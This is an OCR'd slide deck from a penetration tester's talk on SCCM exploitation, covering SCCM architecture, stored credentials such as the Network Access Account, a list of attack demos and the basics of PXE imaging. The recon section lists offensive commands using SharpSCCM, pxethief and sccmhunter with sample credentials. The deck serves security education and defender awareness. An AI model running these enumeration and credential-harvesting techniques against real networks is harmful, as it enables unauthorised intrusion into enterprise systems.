SCCM Exploitation

The First Cred Is The Deepest II

BLACK HILLS
Information Security
• 2008 •

```
BIOS v4.51PG
Copyright (C) 1984-97,

02/12/1997 For i430VX PCIset & SMC37C932FR

PENTIUM-S CPU at 100MHz
Memory Test :    8192K OK
```

Gabriel Prudhomme @vendetce

Pentester BlackHills Infosec

OSEP,OSCP,PACES,CRTE,CRTP,CRTO,CARTP

```
CMOS - Defaults loaded

Press F1 to continue, DEL to enter SETUP
02/12/97-i430VX-SMC93X-2A59GPAAC-00
```

EPA POLLUTION PREVENTER


AGENDA

- Why this talk ?
- Theory: What is SCCM ?
- How does it work ? : Demos
- Questions ?

Why This Talk ?

- Recap of all offensive techniques, researches and tooling published lately
- SCCM is widely use in production. There are a lot of possibilities for misconfigurations and lack of hardening that could potentially bite businesses.
- The attacks by themselves are not really complicated but the SCCM ecosystem can be confusing, there is a lot of subtleties, caveats, reading between the lines.
- Help people understand the risks and offensive possibilities
- Brings awareness to the Blue teams
- More geared toward intermediate testers. But if you are experienced, I hope that you learn a thing or two.
- If you notice errors or know better ways, please reach out.


DEMOS INDEX



- 01 - SCCM Recon
- 02 - PXE/OSD (Operating System Deployment) Exploitation From Windows
- 03 - PXE/OSD (Operating System Deployment) Exploitation From Linuxish
- 04 - Secret from Endpoint: NAA, Task Sequences, Collection Variables
- 05 - NAA via SCCMwtf Technique
- 06 - NAA Extraction via Relay a la Ntlmrelayx
- 07 - Client Push via Breaking Domain Trust
- 08 - SCCM Client Push on Demand
- 09 - Client Push Account is the SCCM Server Machine Account
- 10 - SCCM Compromise via Relay to MSSQL
- 11 - SCCM Compromise via Relay to SMB
- 12 - SCCM Post Compromise: Recon, Aka Creepy Stalking
- 13 - SCCM Lateral Movement

What is SCCM ? AKA MECM/SMS
Quick Overview

- Microsoft on prem centralized endpoint management tool
- Microsoft new cloud alternative = Intune
- Closely Tied to AD ☺
- Complex



Endpoint Protection

Windows OS
Patching WSUS

Software Deployment
and Patch Management


Reporting: Hardware,
Configs, Applications etc.

Operating System Deployment
(PXE Imaging / OSD)

https://learn.microsoft.com/en-us/mem/configmgr/core/understand/introduction


Offensive Research Historic

Selected SCCM Timeline



SMS was renamed to System Center Configuration Manager (**SCCM**)
SCCM was renamed to Microsoft Endpoint Configuration Manager (**MECM**)
SCCM Current Branch 1511
MECM was renamed to Microsoft Configuration Manager (**ConfigMgr**)
Release of System Management Server (**SMS**) 1.0
SMS Server 2003
SCCM 2012 SP1
1994
2000
2003
2007
2012
2015
2020
2023
DefCon 20 Talk [1]
2012
2013
2015
2016
2022
2023
3x Blog Posts 1x Tools
Blog Post [2]
3x Blog Posts 1x Tool
3x Blog Posts 1x Tool
6x Blog Posts 2x Tools

IT security coverage



SCCM / MECM

Theory


The **System Center Configuration Manager** (SCCM), now (since 2020) known as **Microsoft Endpoint Configuration Manager** (MECM), is a software developed by Microsoft to help system administrators manage the servers and workstations in large Active Directory environments. It provides lots of features including remote control, patch management, task automation, application distribution, hardware and software inventory, compliance management and security policy administration.

SCCM is an **on-premise** solution, but Microsoft also maintains a cloud-native client management suite named **Intune**. Both Intune and SCCM are part of the "**Microsoft Endpoint Manager**" umbrella.


Topology

@0xcsandker Carsten Sandker (Securesystems.de)
https://www.securesystems.de/blog/active-directory-spotlight-attacking-the-microsoft-configuration-manager/
@_nwodtuhs Charlie Bromberg
https://www.thehacker.recipes/ad/movement/sccm-mecm

SCCM Topology


Code ABC
Primary Server
Retrieve and store devices' info
SMS Provider role
(separate server, or primary server's component)
Retrieve and store devices' info
Primary server site database
(separate server, or primary server's component)
Data replication & synchronization
Code DEF
Code LMN
Code OPQ
Local database
(optional) secondary site servers
Get software packages/updates
Get configuration & rely devices' data
Distribution point
Management point
Distribution point
Management point
Get software packages/updates
Retrieve configuration & send devices' data
Boundary Group 1
Boundary Group 2
SCCM Clients

Source: https://www.thehacker.recipes/ad/movement/sccm-mecm



Source: https://serverfault.com/questions/585609/what-sccm-roles-should-i-install-on-my-secondary-sites

@0xcsandker Carsten Sandker (Securesystems.de)
https://www.securesystems.de/blog/active-directory-spotlight-attacking-the-microsoft-configuration-manager/

SCCM Credentials: Many Secrets

SCCM Secrets

Network Access Account (NAA)

Client Push Installation Accounts

Operating System Deployment (OSD)

- Collection variables
- Account to write image to SMB share
- Account to pull files from SMB share
- Set local admin password
- Run arbitrary command
- Account to join the domain (Apply Network Settings)

DEMO

Chapter 1

Reconnaissance

01 - SCCM Recon

Windows

- SCCM native client (Control Panel, Configuration Manager)
- `([ADSISearcher]("objectClass=mSSMSManagementPoint")).FindAll() | % {$_.Properties}`
- `Get-WmiObject -Class SMS_Authority -Namespace root\CCM` (need enrolled SCCM client)
- `.\SharpSCCM.exe local site-info`

Linux

- Via PXE/DHCP : `python3 pxethief.py 1`
- `python3 sccmhunter.py find -u low -p 'Alphatango999!' -d root.local -dc-ip dc1.root.local`
- `python3 sccmhunter.py smb -u low -p 'Alphatango999!' -d root.local -dc-ip dc1.root.local`
- `python3 sccmhunter.py show -users`
- `python3 sccmhunter.py show -computers`

Network

- Scan for open TCP Port : 8530, 8531, 10123 (Site Server, Management Point)
- Scan for open TCP Port : 49152-49159 (Distribution Point)
- Scan for open UDP Port : 4011 (Operating System Deployment OSD)
- Nessus Plugin: Microsoft System Center Configuration Manager Management Point Detection

@garrfoster Garret Foster
https://github.com/garrettfoster13/sccmhunter

Chapter 2

PXE / Operating System Deployment (OSD)


PXE/OSD (Operating System Deployment) 101

- Role: Windows Deployment Services (WDS)
- Imaging and configuring Laptop, Workstation, Servers and VMs


https://learn.microsoft.com/en-us/troubleshoot/mem/configmgr/os-deployment/configure-operating-system-deployment

PXE/OSD (Operating System Deployment) 101

- Set BIOS to boot from the network.
- Instructions are obtained from the DHCP: Imaging Server.




```
Boot Manager

Boot normally                                   Device Path:
                                                PciRoot(0x0)/Pci(0x15,0x
EFI VMware Virtual NVME Namespace (NSID 1)      0)/Pci(0x0,0x0)/MAC(000C
EFI VMware Virtual SATA CDROM Drive (1.0)       29D0A055,0x0)
EFI Network
EFI Internal Shell (Unsupported option)

Enter setup
Reset the system
Shut down the system

↑↓=Move Highlight        <Enter>=Select Entry
```




```
WDS Boot Manager version 0800
Client IP: 192.168.1.101
Server IP: 192.168.1.9

Press ENTER for network boot service.
```

PXE/OSD 101

- The WinPE (Preinstall) .WIM file is retrieved from the network via TFTP.
- If properly secured, the installer ask for a password.



```
Loading files...

IP: 192.168.1.9, File: \SMSImages\RO200002\boot.RO200002.wim
```



Microsoft

Configuration Manager

Task Sequence Wizard

